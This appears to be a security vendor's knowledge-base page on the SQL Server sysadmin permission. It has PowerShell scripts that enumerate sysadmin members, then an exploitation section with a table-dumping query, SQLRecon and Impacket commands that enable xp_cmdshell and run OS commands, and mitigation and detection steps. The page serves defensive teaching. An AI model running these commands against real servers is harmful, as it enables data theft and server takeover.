
Summary
| Forestall ACL Alias | SQLAdmin |
| SQL Role | sysadmin |
| Affected Object Types | Databases |
| Exploitation Certainty | Certain |
Description
The SQLAdmin permission in a Microsoft SQL Server environment grants a user membership in the sysadmin role on the SQL Server instance. By obtaining this membership, the user gains unrestricted rights and privileges on the database server, such as creating, modifying, or deleting databases, altering schemas and tables, managing server-wide configurations, and controlling all databases hosted on that instance. This capability is especially valuable in large or multi-tiered environments where delegated administration is needed—for instance, assigning database responsibilities to specific teams or application owners without granting full control over the entire IT infrastructure.
However, if misconfigured, the SQLAdmin permission can pose serious security risks. Attackers who gain sysadmin privileges could read or manipulate sensitive data, create or alter critical server components, and even orchestrate large-scale data leaks. In addition, such a breach can facilitate lateral movement across the organization’s network, escalating privileges in other systems.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate SQLAdmin entries.
1. Find-SQLAdmin function
function Find-SQLAdmin {    [CmdletBinding()] param(        [string]$OutputPath = "SQLReport.csv",        [int]$ConnectTimeoutSeconds = 3,        [string]$Target # Optional computer name    )
    Import-Module ActiveDirectory -ErrorAction Stop    if (Get-Module -ListAvailable SqlServer) { Import-Module SqlServer -ErrorAction SilentlyContinue }    else { [void][System.Reflection.Assembly]::LoadWithPartialName('Microsoft.SqlServer.SMO') }
    $seen=@{}; $rows=@()
    # Build AD query based on Target    if ($Target) {        $filter = { Name -eq $Target -and ServicePrincipalName -like "MSSQLSvc*" }    } else {        $filter = { ServicePrincipalName -like "MSSQLSvc*" }    }
    Get-ADComputer -Filter $filter -Properties ServicePrincipalName |    ForEach-Object {        $_.ServicePrincipalName | Where-Object { $_ -like 'MSSQLSvc*' } | ForEach-Object {            $hp = ($_ -split '/',2)[1]; if (-not $hp) { continue }            $parts = $hp -split ':',2            $hname = $parts[0]            $token = if ($parts.Count -gt 1) { $parts[1] } else { $null }            $target = if ($token) { if ($token -match '^\d+$') { "$hname,$token" } else { "$hname\$token" } } else { $hname }
            try {                $s = New-Object Microsoft.SqlServer.Management.Smo.Server $target                $s.ConnectionContext.ConnectTimeout = [Math]::Max(1,$ConnectTimeoutSeconds)                $s.ConnectionContext.Connect()
                $iname = if ([string]::IsNullOrEmpty($s.InstanceName)) { 'MSSQLSERVER' } else { $s.InstanceName }                $port  = $null; try { $port = $s.ConnectionContext.Port } catch {}                $iid   = '{0}|{1}|{2}' -f $s.NetName, $iname, $port                if ($seen.ContainsKey($iid)) { continue }; $seen[$iid] = $true
                $admins = @(); if ($s.Roles['sysadmin']) { $admins = $s.Roles['sysadmin'].EnumMemberNames() }                $dbs = $s.Databases | ForEach-Object { [pscustomobject]@{ DatabaseName=$_.Name; DatabaseOwner=$_.Owner } }
                $rows += [pscustomobject]@{                    Server    = $target                    SysAdmins = ($admins -join ', ')                    Databases = ($dbs | ConvertTo-Json -Compress)                }            } catch {                Write-Warning "$target Connection Error: $_"            }        }    }
    if ($OutputPath) { $rows | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 }    $rows}
2. Scan all domain computers
Find-SQLAdmin3. Scan a specific computer
Find-SQLAdmin -Target fssql.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate SQLAdmin entries without relying on any external modules or dependencies.
1. Find-SQLAdminSimple function
function Find-SQLAdminSimple{ [CmdletBinding()]param( [string]$OutputPath="SQLReport.csv", [int]$ConnectTimeoutSeconds=3, [string]$Target ) if(Get-Module -ListAvailable SqlServer){Import-Module SqlServer -ErrorAction SilentlyContinue}else{[void][System.Reflection.Assembly]::LoadWithPartialName('Microsoft.SqlServer.SMO')} $esc={param($s)$s -replace '\\','\5c' -replace '\*','\2a' -replace '\(','\28' -replace '\)','\29'} $seen=@{};$rows=@() if($Target){ try{ $root=[ADSI]"LDAP://RootDSE";$base=$root.defaultNamingContext $sr=[System.DirectoryServices.DirectorySearcher]::new([ADSI]"LDAP://$base") $t=&$esc $Target $sr.Filter="(&(objectCategory=computer)(|(name=$t)(dNSHostName=$t)(sAMAccountName=$t`$)))" $sr.PageSize=1000;[void]$sr.PropertiesToLoad.Add("servicePrincipalName") $hits=$sr.FindAll();$entries=@();foreach($h in $hits){try{$entries+=$h.GetDirectoryEntry()}catch{}} }catch{Write-Error "LDAP search failed: $_";return} }else{ try{ $root=[ADSI]"LDAP://RootDSE";$base=$root.defaultNamingContext $sr=[System.DirectoryServices.DirectorySearcher]::new([ADSI]"LDAP://$base") $sr.Filter="(&(objectCategory=computer)(servicePrincipalName=MSSQLSvc*))" $sr.PageSize=1000;[void]$sr.PropertiesToLoad.Add("servicePrincipalName") $hits=$sr.FindAll();$entries=@();foreach($h in $hits){try{$entries+=$h.GetDirectoryEntry()}catch{}} }catch{Write-Error "LDAP search failed: $_";return} } if(-not $entries -and $Target){$entries=@(@{Properties=@{servicePrincipalName=@()}})} # fallback: try direct hostname if no SPNs foreach($e in $entries){ $spns=$e.Properties["servicePrincipalName"];if(-not $spns -or $spns.Count -eq 0){$spns=@("MSSQLSvc/$Target")} foreach($spn in $spns){if($spn -notlike "MSSQLSvc*"){continue} $hp=($spn -split '/',2)[1];if(-not $hp){continue} $p=$hp -split ':',2;$hn=$p[0];$tok=if($p.Count -gt 1){$p[1]}else{$null} $tgt=if($tok){if($tok -match '^\d+$'){"$hn,$tok"}else{"$hn\$tok"}}else{$hn} try{ $s=New-Object Microsoft.SqlServer.Management.Smo.Server $tgt $s.ConnectionContext.ConnectTimeout=[Math]::Max(1,$ConnectTimeoutSeconds) $s.ConnectionContext.Connect() $iname=if([string]::IsNullOrEmpty($s.InstanceName)){'MSSQLSERVER'}else{$s.InstanceName} $port=$null;try{$port=$s.ConnectionContext.Port}catch{} $iid="{0}|{1}|{2}" -f $s.NetName,$iname,$port;if($seen.ContainsKey($iid)){continue};$seen[$iid]=$true $admins=@();if($s.Roles['sysadmin']){$admins=$s.Roles['sysadmin'].EnumMemberNames()} $dbs=$s.Databases|ForEach-Object{[pscustomobject]@{DatabaseName=$_.Name;DatabaseOwner=$_.Owner}} $rows+=[pscustomobject]@{Server=$tgt;SysAdmins=($admins -join ', ');Databases=($dbs|ConvertTo-Json -Compress)} }catch{Write-Warning "$tgt Connection Error: $_"} } } if($OutputPath){$rows|Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8} $rows}2. Scan all domain computers
Find-SQLAdminSimple3. Scan a specific computer
Find-SQLAdminSimple -Target fssqlSQL Server Management Studio (SSMS)
1. Open SQL Server Management Studio and connect to the desired SQL Server instance.
2. Expand your server node in Object Explorer and expand the Security folder.
3. Under the Security folder, expand Server Roles and find the sysadmin role in the list, and double-click on it.
4. In the Members list, locate the Users and Groups entries.
5. Click OK to close the dialogs.

SSMS
Exploitation
Windows
Using SQL Server Management Studio (SSMS)
An attacker can enumerate/dump all databases on a vulnerable SQL Server with this SQL query.
USE <Database Name>EXEC sp_MSforeachtable 'SELECT * FROM ?'Example:
USE EmployeesEXEC sp_MSforeachtable 'SELECT * FROM ?'Using SQLRecon.exe
Enable xp_cmdshell on the SQL Server
.\sqlrecon.exe /a:WinToken /h:<sqlserverhost> /m:EnableXpExample:
.\sqlrecon.exe /a:WinToken /h:fssql.forestall.labs /m:EnableXp
Enable XpCmdShell using SQLRecon
Executing commands on the SQL Server
.\sqlrecon.exe /a:WinToken /h:<sqlserverhost> /m:xpcmd /c:whoamiExample:
.\sqlrecon.exe /a:WinToken /h:fssql.forestall.labs /m:xpcmd /c:whoami
Execute commands uisng sqlrecon
Linux
Login to the MSSQL server using mssqlclient.py from Impacket
impacket-mssqlclient '<Domain>/<Username>:<Password>@<SQL Server IP>' -windows-authExample:
impacket-mssqlclient 'FORESTALL/ANGEL_ROSA:Test123.!@192.168.231.24' -windows-auth
Connect to SQLSERVER using mssqlclient
Enable xp_cmdshell
enable_xp_cmdshell
Enabling xp_cmdshell
Execute commands using xp_cmdshell
xp_cmdshell whoami
Executing commands using xp_cmdshell
Mitigation
You can mitigate SQLAdmin with the following steps:
1. Open SQL Server Management Studio and connect to the desired SQL Server instance.
2. Expand your server node in Object Explorer and expand the Security folder.
3. Under the Security folder, expand Server Roles and find the sysadmin role in the list, double-click on it.
4. In the Members list, locate and remove the Users and Groups entries.
5. Click OK to close the dialogs.
SSMS
Detection
Adding new Access Control Entries to Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 33205 | MSSQLSERVER | User, Computer |